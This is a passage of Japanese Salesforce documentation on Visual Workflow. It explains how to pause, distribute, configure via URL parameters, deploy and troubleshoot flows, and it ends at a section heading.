使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローを削除する
- 「Force.com Flow の管理」

フローの一時停止をユーザに許可

ユーザが、組織のプロセスの自動化設定をカスタマイズして、まだ終了できないフローインタビューを一時停止できるようにします。フローインタビューは、フローの実行中のインスタンスです。たとえば、カスタマーサービス担当者は、顧客が必要なすべての情報を揃えていない場合にフローインタビューを一時停止できます。

1. [設定] から、［クイック検索］ボックスに「*プロセスの自動化設定*」と入力し、[プロセスの自動化設定] を選択します。
2. ［フローの一時停止をユーザに許可］を選択します。
3. [保存] をクリックします。

［フローの一時停止をユーザに許可］を有効にすると、[一時停止] ボタンは画面に自動的に表示されません。特定の画面でユーザが一時停止できるようにするには、その画面を設定するときに [[一時停止] ボタンを表示] を選択します。

関連トピック:

フローの画面要素: 一般情報

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスの自動化設定を編集する
- 「アプリケーションのカスタマイズ」

フローの配布

フローバージョンを作成して有効化したら、ユーザに配布して実行できるようにします。適切な配布方法は、フローの配布先となるユーザ(内部ユーザ、外部ユーザ、システム、またはその他の組織)によって異なります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント: ユーザは、Lightning Experience から一時停止したフローを再開できないため、Lightning Experience で配布されるフローから [一時停止] ボタンを削除することをお勧めします。

次に、配布先のユーザ種別に基づいた、フローの配布方法を示します。

内部ユーザ

- 直接的、あるいはカスタムボタン、リンク、または Web タブを使用して、フロー URL を配布する。
- Lightning ページにフローを埋め込む (ベータ)。
- Visualforce ページにフローを埋め込み、カスタムボタン、リンク、または Visualforce タブを使用して、そのページを Salesforce に組み込む。

外部ユーザ

フローを Visualforce ページに埋め込み、そのページを Force.com サイト、カスタマーポータル、またはパートナーポータルに組み込む。

システム

次の方法でフローを自動的に開始する。

- Apex `start()` メソッドを使用
- Force.com REST API で Invocable Action リソースを使用
- プロセスビルダーでプロセスにフローアクションを追加

その他の組織

変更セットまたはパッケージを使用してフローをリリースする。

これらの各方法によるフローの配布についての詳細は、 *『Visual Workflow Guide』* の「Distribute Your Flow」を参照してください。

関連トピック:

フロー URL を使用したフロー変数の設定

Visualforce 開発者ガイド: Visualforce でのフローの表示

Force.com Site Visualforce ページの管理

Web タブの作成

フローランタイム環境 (ベータ)

フローの配布方法に応じて、ユーザがフローを実行しているとき、*Classic* ランタイムまたは *Lightning* ランタイムのどちらかの UI が表示されます。名前からわかるように、Lightning ランタイムの外観や動作は Lightning Experience に類似しています。


> **メモ:** 今回のリリースには、ベータバージョンのフロー Lightning ランライムが含まれています。機能の品質は高いですが、既知の制限があります。フロー Lightning ランタイムは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。フロー Lightning ランタイムに関するフィードバックと提案は、IdeaExchange からお寄せください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次のスクリーンショットは、同じフローを Classic ランタイムで表示したもの (左) と Lightning ランタイムで表示したもの (右) です。



ユーザに表示されるランタイム環境

Visualforce ページから実行するフローでは、常に Classic ランタイムが使用されます。Lightning ページから実行するフローでは、常に Lightning ランタイムが使用されます。その他すべての方法は、Lightning ランタイムを組織のプロセスの自動化設定で有効にしているかどうかによって決まります。

次の表に、フローを配布する方法に基づいて、どちらのランタイム環境がユーザに表示されるかがまとめられています。

フロー配布方法	Lightning Runtime for Flows の状態	
	選択されていない	選択済み
Visualforce ページ	Classic ランタイム	Classic ランタイム
カスタムボタン	Classic ランタイム	Lightning ランタイム
カスタムリンク	Classic ランタイム	Lightning ランタイム
Web タブ	Classic ランタイム	Lightning ランタイム
直接リンク	Classic ランタイム	Lightning ランタイム
Lightning ページ	Lightning ランタイム	Lightning ランタイム

関連トピック:

- 組織の URL ベースのフロー用ランタイム環境の選択 (ベータ)
- フローの実行の考慮事項

組織の URL ベースのフロー用ランタイム環境の選択 (ベータ)

URL によってフローを配布していますか。これには、直接 URL とカスタムボタン、および[設定]のリンクなどが含まれます。単一のスイッチを切り替えると、すべてのフローは Lightning ランタイムにアップグレードされます。

メモ: 今回のリリースには、ベータバージョンのフロー Lightning ランライムが含まれています。機能の品質は高いですが、既知の制限があります。フロー Lightning ランタイムは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。フロー Lightning ランタイムに関するフィードバックと提案は、IdeaExchange からお寄せください。

フローユーザ用のランタイム環境は 2 種類あります。*Classic* ランタイムは標準的な Visualforce ページのように表示されます。*Lightning* ランタイムは、Lightning Experience に適しています。

すべての URL ベースのフローを Lightning ランタイムで表示する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*プロセスの自動化設定*」と入力し、[プロセスの自動化設定] を選択します。
2. [フローに対して **Lightning** フローランタイムを有効化] を選択します。
3. 変更内容を保存します。

有効にすると、フローを次のものから実行したとき、フローでは Lightning ランタイムが使用されます。

- 直接リンク

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスの自動化設定を編集する

- 「アプリケーションのカスタマイズ」

- カスタムボタンまたはカスタムリンク
- Cloud Flow Designer の [実行] ボタン
- フローリストページの [実行] リンク
- フロー詳細ページの [実行] ボタン

この設定では、フローを 1 つの列に表示するか、2 つの列に表示するか、およびフローを URL で配布するか、Lightning ページで配布するかを制御することもできます。

関連トピック:

フローランタイム環境 (ベータ)
フロー URL からの 2 列画面の表示 (ベータ)

フロー URL からの 2 列画面の表示 (ベータ)

URL を使用してフローを配布する場合、画面を 1 列で表示するか、2 列で表示するかを制御できます。2 列画面は、Lightning ランタイムを使用する組織でのみサポートされます。

メモ: 今回のリリースには、ベータバージョンの 2 列フローが含まれています。機能の品質は高いですが、既知の制限があります。2 列フローは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。2 列フローに関するフィードバックと提案は、IdeaExchange からお寄せください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

前提条件

Lightning ランタイムを有効にして、フローが指定レイアウトに従うようにします。

1. [設定] から [プロセスの自動化設定] に移動します。
2. [フローに対して **Lightning** ランタイムを有効化] を選択します。

形式

フローの画面を 2 列で表示する方法

```
/flow/flowName?flowLayout=twoColumn
```

例

次の例では、「ケース管理」フローが 2 列で表示されます。

```
/flow/Case_Management?flowLayout=twoColumn
```

次の例では、「ユーザ情報」フローが 2 列で表示され、varUserFirst および varUserLast 変数 (どちらもテキスト型) が実行ユーザの FirstName および LastName 項目値に設定されます。

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}&flowLayout=twoColumn
```

関連トピック:

- 組織の URL ベースのフロー用ランタイム環境の選択 (ベータ)
- 2 列フローの考慮事項 (ベータ)

フロー URL を使用したフロー変数の設定

URL を使用してフローを配布する場合、URL のパラメータを使用してそのフロー内の変数を設定できます。

URL パラメータを使用して、sObject 変数または sObject コレクションの値を設定することはできません。入力アクセスできるようにするには、設定する変数に独自の [入力/出力種別] が設定されている必要があります。

次の手順では、組織で相対 URL を使用して、ユーザをフローに移動していることが想定されています。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。
2. フローの名前をクリックします。
3. フローの URL をコピーします。
4. フロー URL の最後に、?*name*=*value* を付加します。この *name* はフローに設定する変数またはコレクション変数の一意の名前で、*value* は設定する値です。複数の変数値を設定する場合は、フロー URL の最後に ?*name1*=*value1*&*name2*=*value2* を付加します。同じコレクション変数の複数の項目の値を設定する場合は、?*name*=*value1*&*name*=*value2* を付加します。
   次に例を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローの詳細ページを表示する
- 「設定・定義を参照する」

カスタムボタン、リンク、および Web タブを作成、編集する
- 「アプリケーションのカスタマイズ」

```
/flow/MyFlow?varNumber=100&varString=Hello
```

次に、フロー変数およびコレクション変数のデータ型ごとに有効な値を示します。

変数のデータ型	有効な値
Date	日付型または YYYY-MM-DD の差し込み項目
DateTime	日付/時間型または YYYY-MM-DDThh:mm:ssZ の差し込み項目
Text	任意のデータ型または文字列の差し込み項目

変数のデータ型	有効な値
Number	数値型または数値の差し込み項目
Currency	数値型または数値の差し込み項目
Boolean	• チェックボックス型の差し込み項目 • True 値: `true` または `1` • False 値: `false` または `0`

メモ: フローを配布するとき、URL パラメータを使用して Salesforce レコードから通貨項目値を currency 型のフロー変数に渡さないでください。通貨項目が差し込み項目 (`{!Account.AnnualRevenue}` など) を介して参照される場合、値には通貨単位の記号 ($ など) が含まれます。currency 型のフロー変数で受け入れられるのは数値のみであるため、フローは実行時にエラーになります。代わりに、URL パラメータを使用してレコードの ID を text 型のフロー変数に渡します。フローでは、その ID を使用して該当するレコードの通貨項目の値を検索してください。

例: 次の例に、カスタムボタンまたはケースページレイアウトに使用されるフロー URL を示します。ユーザがボタンをクリックすると、ケースレコードの `CaseNumber` 項目の値に設定された varID 変数 (Text 型) を使用してフローが起動されます。

```
/flow/Case_Management?varID={!Case.CaseNumber}
```

次の例は、varUserFirst 変数と varUserLast 変数 (どちらも Text 型) を実行ユーザの `FirstName` 項目と `LastName` 項目の値に設定します。

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

次の例は、取引先責任者ページレイアウトのカスタムボタンに使用するフロー URL です。ユーザがこのボタンをクリックすると、フローが起動され、取引先責任者からのテキスト値が項目として {!collNames} テキストコレクション変数に追加されます。

```
/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

関連トピック:

フロー URL を使用したフローの完了動作の設定
フローの配布
フロー URL のトラブルシューティング

フロー URL を使用したフローの完了動作の設定

デフォルトでは、画面を使用するフローインタビューが完了すると、そのフローの新しいインタビューが開始し、ユーザは最初の画面にリダイレクトされます。ユーザが [完了] をクリックしたら Salesforce 内の別のページにリダイレクトされるように設定するには、フロー URL に `retURL` パラメータを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

形式

ユーザが [完了] をクリックしたら Salesforce 内の特定のページにリダイレクトされるようにするには、次のように指定します。

```
/flow/flowName?retURL=page_name
```

page_name は相対 URL です(`https://yourInstance.salesforce.com/` の後に続く URL の一部)。

制限事項

- Salesforce 組織の外部 URL にフローユーザをリダイレクトすることはできません。
- retURL パラメータの値としてフロー変数を使用することはできません。フロー変数を使用してユーザを特定のレコードなどにリダイレクトする場合は、Visualforce を使用してフローを割り振ります。
- retURL を使用すると、ネストされた上部と横のナビゲーションバーが宛先ページに表示される可能性があります。

例

次のフロー URL では、ユーザがケースの [ホーム] タブ (`https://yourInstance.salesforce.com/500/o`) にリダイレクトされます。

```
/flow/Case_Management?retURL=500/o
```

次のフロー URL により、varUserFirst および varUserLast 変数 (どちらもテキスト型) が実行ユーザの `FirstName` および `LastName` 項目値に設定されます。フローインタビューが完了すると、ユーザは `https://yourInstance.salesforce.com/home/home.jsp` にリダイレクトされます。

```
/flow/User_Info?varUserFirst={!$User.FirstName}
   &varUserLast={!$User.LastName}&retURL=home/home.jsp
```

関連トピック:

- フローの配布
- フロー URL のトラブルシューティング
- フロー URL を使用したフロー変数の設定

変更セットとパッケージのフロー

Cloud Flow Designer で作成されたフローは、変更セットおよびパッケージに含めることができます。変更セットまたはパッケージのいずれかの受け取り側の組織で、Visual Workflow が有効化されている必要があります。

変更セットを使用したフローのリリースの考慮事項

変更セットを使用してフローをリリースする前に、コンポーネントの連動関係、リリース、フロートリガに関連する制限と予期しない動作を理解しておく必要があります。

パッケージを使用したフローのリリースの考慮事項

フローは、管理パッケージにも未管理パッケージにも含めることができます。パッケージをリリースする前に、フローを含むパッケージの制限と動作を理解しておく必要があります。

関連トピック:

- インストールされたフローの考慮事項
- Visual Workflow の制限および考慮事項
- フローの配布

変更セットを使用したフローのリリースの考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

変更セットを使用してフローをリリースする前に、コンポーネントの連動関係、リリース、フロートリガに関連する制限と予期しない動作を理解しておく必要があります。

コンポーネントの連動関係

- 変更セットを使用してフローをリリースする場合、移行サポートの制限を考慮します。変更セットで使用可能な項目とコンポーネントのみをフローで参照していることを確認してください。
- 変更セットの連動コンポーネントを参照するとき、[コンポーネントの連動関係] ページに、フローのすべてのバージョンの連動関係が一覧表示されます。関連するフローバージョンのすべての相互連動関係コンポーネントを送信変更セットに追加します。
- コンポーネントが次のフロー要素で参照されている場合、そのコンポーネントは [コンポーネントの連動関係] ページに表示されません。フローを正常にリリースするには、参照されるこれらのコンポーネントを変更セットに手動で追加します。
  - Apex
  - メールアラート
  - Chatter に投稿する。
  - クイックアクション
  - メールの送信
  - 承認申請

  たとえば、メールアラートを送信する場合は、そのメールアラートで使用されるメールテンプレートを手動で追加します。

リリース

- 変更セットには 1 つのバージョンフローのみを含むことができます。
- 変更セットの有効なフローは、対象に無効としてリリースされます。リリース後手動でフローを有効化してください。
- 送信変更セットをアップロードするときに有効なバージョンがない場合、最新の無効なバージョンが使用されます。
- 変更セットを使用してフローをリリースまたは再リリースすると、対象組織にフローのバージョンが作成されます。

フロートリガ

フロートリガは、変更セット内では使用できません。

フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

関連トピック:

変更セット

パッケージを使用したフローのリリースの考慮事項

フローは、管理パッケージにも未管理パッケージにも含めることができます。パッケージをリリースする前に、フローを含むパッケージの制限と動作を理解しておく必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンポーネントの連動関係

- パッケージを使用してフローをリリースする場合、移行サポートの制限を考慮する必要があります。パッケージ化できるコンポーネントと項目のみをフローで参照していることを確認してください。
- 他のパッケージ化要素の場合と同様に、フローでも参照整合性が同じように機能します。
- フローで次のいずれかの要素を使用すると、要素が参照するパッケージ化可能なコンポーネントは自動的にはパッケージに含まれません。パッケージを正常にリリースするには、参照されるこれらのコンポーネントをパッケージに手動で追加します。
  - Apex
  - メールアラート
  - Chatter に投稿する。
  - クイックアクション
  - メールの送信
  - 承認申請

  たとえば、メールアラートを送信する場合は、そのメールアラートで使用されるメールテンプレートを手動で追加します。

フロー状況
パッケージ化できるのは有効なフローのみです。フローの有効なバージョンは、パッケージバージョンをアップロードするときに決定されます。フローのバージョンがいずれも有効でない場合は、アップロードに失敗します。

パッケージの更新

- 異なるバージョンのフローで管理パッケージを更新するには、そのバージョンを有効化して、そのパッケージを再アップロードします。パッケージに新しく有効化されたバージョンを追加する必要はありません。ただし、誤ってフローバージョンを有効化し、パッケージをアップロードすると、そのフローバージョンが全ユーザに配布されます。確実にアップロードする必要があるバージョンであることを確認してください。
- フローをパッケージパッチに含めることはできません。

その他の制限事項

- Visualforce ページまたは Apex コードでフローを参照した後に名前空間を登録する場合、必ずフロー名に名前空間を追加してください。追加しない場合、パッケージのインストールに失敗します。
- フローが管理パッケージからインストールされた場合は、そのフローのインタビューのエラーメールに個別のフロー要素に関する詳細が記載されません。メールはフローをインストールしたユーザに送信されます。
- フロートリガはパッケージ化できません。

  フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織で パイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。
- 開発組織では、リリース済みまたはベータ管理パッケージにアップロードした後のフローまたはフローバージョンは削除できません。

関連トピック:

インストールされたフローの考慮事項
パッケージの作成

フローインタビューに失敗した原因は?

失敗したフローインタビューをトラブルシューティングするには、フロー障害メールを使用します。一時的な画面要素またはメールの送信要素を設定して、問題を特定することもできます。

フローエラーに関するメール

フローインタビューに失敗するたびに、関連付けられたフローを作成したシステム管理者にメールが送信されます。このメールには、失敗のエラーメッセージと、インタビューで実行されたフローの各要素の詳細が記載されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローエラーに関するメールの制限 (ベータ)
フローインタビューのエラーに関するメールについては、画面要素、検索要素、作成要素、サブフロー要素に一定の制限があり、いくつかの一般的な制限もあります。

フローへの一時的な要素の追加
フローに画面要素またはメールの送信要素を追加すると、任意の時間のリソースの値を確認できます。問題を解決したら、一時的な画面要素を削除します。

フロー URL のトラブルシューティング
フローを配布しており、カスタムボタン、カスタムリンク、または直接フロー URL が期待どおりに機能していない場合は、参照されるフローを確認します。さらに、値を URL からフローに渡している場合は、その変数も確認します。

フローエラーに関するメール

フローインタビューに失敗するたびに、関連付けられたフローを作成したシステム管理者にメールが送信されます。このメールには、失敗のエラーメッセージと、インタビューで実行されたフローの各要素の詳細が記載されます。

メモ: このリリースには、フローのエラーメールのベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。フローのエラーメールについてフィードバックやご提案がある場合は、IdeaExchange からお寄せください。

インタビューが複数の要素で失敗すると、システム管理者に複数のメールが送信され、最後のメールにそれぞれの失敗のエラーメッセージが記載されます。フローで障害コネクタを使用している場合は、そのインタビューが複数の要素で失敗する可能性があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例:

```
An error occurred at element Apex_Plug_in_1.
List index out of bounds: 0.

An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your delete criteria.

An error occurred at element Email_Alert_1.
Missing required input parameter: SObjectRowId.
```

関連トピック:

フローエラーに関するメールの制限 (ベータ)
フローが失敗した場合の処理のカスタマイズ
フローインタビューに失敗した原因は?

フローエラーに関するメールの制限 (ベータ)

フローインタビューのエラーに関するメールについては、画面要素、検索要素、作成要素、サブフロー要素に一定の制限があり、いくつかの一般的な制限もあります。

メモ: このリリースには、フローのエラーメールのベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。フローのエラーメールについてフィードバックやご提案がある場合は、IdeaExchange からお寄せください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一般情報

- フローを開始したユーザに名が指定されていない場合、[インタビューの開始方法] セクションのユーザの名は `null` になります。
- 変数割り当ては、`{!variable} (prior value) = field/variable (new value)` というパターンで表示されます。変数に以前の値がない場合は、括弧内が空になります。たとえば、`{!varStatus} () = Status (Delivered)` のようになります。
- フローを管理パッケージからインストールした場合は、そのフローのインタビューのエラーメールに個別のフロー要素に関する詳細が記載されません。メールはフローをインストールしたユーザに送信されます。

画面要素

パスワード項目は、[表示テキスト] 項目のパスワード項目を参照する場合と同様に、テキスト形式で表示されます。

検索要素

メールでは、検索要素が「クエリ」要素と表示されます。レコード検索はレコードクエリと表示され、高速検索は高速クエリと表示されます。

サブフロー要素

- 参照されるフローの変数に、差し込み項目の注釈 (単なる `variable` ではなく `{!variable}`) がありません。たとえば、インタビューがサブフローを開始し、入力に関する詳細を示した場合、サブフローの変数が `{!subVariable}` ではなく `subVariable` になります。
- 参照されるフローでエラーが生じると、マスタフローの作成者にメールが送信されますが、件名は参照されるフローの名前を参照します。
- 「フロー *ReferencedFlowName* バージョン *ReferencedFlowVersion* を開始しました」というメッセージが複数表示され、その間に「フロー *ReferencedFlowName* バージョン *ReferencedFlowVersion* を終了しました」というメッセージがない場合、フローユーザが逆方向に進行しています。こうした状況を防ぐには、参照されるフローの最初の画面のナビゲーションオプションを調節し、ユーザが [前へ] をクリックできないようにします。

関連トピック:

フローエラーに関するメール
フローインタビューに失敗した原因は?

フローへの一時的な要素の追加

フローに画面要素またはメールの送信要素を追加すると、任意の時間のリソースの値を確認できます。問題を解決したら、一時的な画面要素を削除します。

1. すべてのリソースと障害メッセージの値を含む、1 つのテキストテンプレートを作成します。
2. 各障害パスに対して、テキストテンプレートを使用して次のいずれかの要素を設定します。
   - [表示テキスト] 項目でテキストテンプレートを使用する画面要素 (フローの種別が画面要素をサポートしている場合のみ)。
   - 本文としてテキストテンプレート、受信者としてメールを使用するメールの送信要素。
   - メッセージとしてテキストテンプレートを使用する Chatter への投稿要素。フローエラー専用の Chatter グループを作成することを検討してください。
3. フローをテストします。

例: 『Cloud Flow Designer Workbook』(Cloud Flow Designer ワークブック) の「Calculate Discounts on Opportunities」(商談の割引計算) フローのテキストテンプレートを次に示します。

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"
opptyID: {!opptyID}
AccountID: {!AccountID}
AccountRevenue: {!AccountRevenue}
Full_Discount outcome: {!Full_Discount}
Partial_Discount outcome: {!Partial_Discount}
Discount: {!Discount}

ERROR
{!$Flow.FaultMessage}
```

フローの各要素の後に、一時的な Chatter への投稿要素を追加します。それぞれの Chatter への投稿要素は次を使用して設定されます。

- 投稿のメッセージとしてのテキストテンプレート
- 投稿の対象としての「フローのトラブルシューティング」Chatter グループ

レコードの検索要素とレコードの更新要素から Chatter への投稿要素に転送できるように、各要素の障害コネクタを設定します。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」



これにより、フローはレコードの検索、決定、割り当て、レコードの更新要素の実行後に Chatter グループに投稿します。各投稿では、フロー全体での各リソースの値の詳細を確認できます。フローに失敗した場合、エラーが Chatter 投稿に含まれます。

フローの問題を特定して修正したら、一時的な要素を削除します。

関連トピック:

フローインタビューに失敗した原因は?

フロー URL のトラブルシューティング

フローを配布しており、カスタムボタン、カスタムリンク、または直接フロー URL が期待どおりに機能していない場合は、参照されるフローを確認します。さらに、値を URL からフローに渡している場合は、その変数も確認します。

URL が正しいフローを見つけられることを確認するために、次の点を確認します。

- URL が参照するフローが削除または無効化されていない。
- フロー名のスペルおよび大文字小文字が正しく表記されている。フロー名は、フローの［一意の名前］と大文字小文字を含め完全に一致している必要があります。

フロー URL が特定のフローバージョンを参照している場合は、そのバージョンが削除または無効化されていないことを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

URL を使用して値をフローに渡しており、URL が変数にアクセスできない場合、変数を参照するパラメータは無視されます。

URL が正しいフローを見つけられることを確認するために、値を渡そうとしている各変数の次の点を確認します。

- スペルおよび大文字小文字が正しく表記されている。変数と大文字小文字を含め完全に一致している必要があります。
- 入力アクセスを許可している。変数の［入力/出力種別］が「入力のみ」または「入力および出力」に設定されている必要があります。
- フローで名前が変更されていない。
- フローから名前が変更されていない。
- sObject 変数または sObject コレクション変数ではない。

さらに、変数に渡そうとしている値が変数のデータ型と互換性があり、正しい形式であることを確認します。

関連トピック:

- フロー URL を使用したフローの完了動作の設定
- フロー URL を使用したフロー変数の設定
- フローインタビューに失敗した原因は?

フローインタビュー

フローインタビューは、フローの実行中のインスタンスです。フローは、システム管理者が作成するアプリケーションです。ユーザに入力を求め、その入力に基づいて Salesforce で処理を行います。

たとえば、フローではカスタマーサポートコールのコールスクリプトを提供したり、ユーザが指定した情報を使用してケースを作成したりできます。入力した情報に基づいてフローが実行する処理は、システム管理者が決定します。

リンク、ボタン、タブのいずれからフローインタビューを実行しても、実行されるのはフローの1つのインスタンスです。用語がわかりづらい場合は、レコードとオブジェクトの違いを考えてみてください。取引先レコードを作成する場合、そのレコードはシステム管理者がカスタマイズした取引先オブジェクトの 1 つのインスタンスです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: フローを実行するときには、次のヒントに留意してください。

- フローを移動するときに、ブラウザの [戻る] ボタンや [進む] ボタンを使用しないでください。これを行うと、フローと Salesforce の間でデータの矛盾が生じる場合があります。
- 1 つのフローには、最大 50 個のバージョンを作成できます。フローを実行すると、有効なバージョンが表示されますが、さらに新しいバージョンが存在する可能性があります。

フローインタビューの一時停止

システム管理者がフローに設定していれば、そのインタビューを一時停止できます。一時停止は、顧客との電話が意図せず切れた場合や、顧客が取引先番号を見つけられず、折り返し電話をかけてくる予定がある場合などに便利です。

フローインタビューの再開

フローインタビューを一時停止した場合は、必要なすべての情報が揃った後に再開します。

フローインタビューの削除

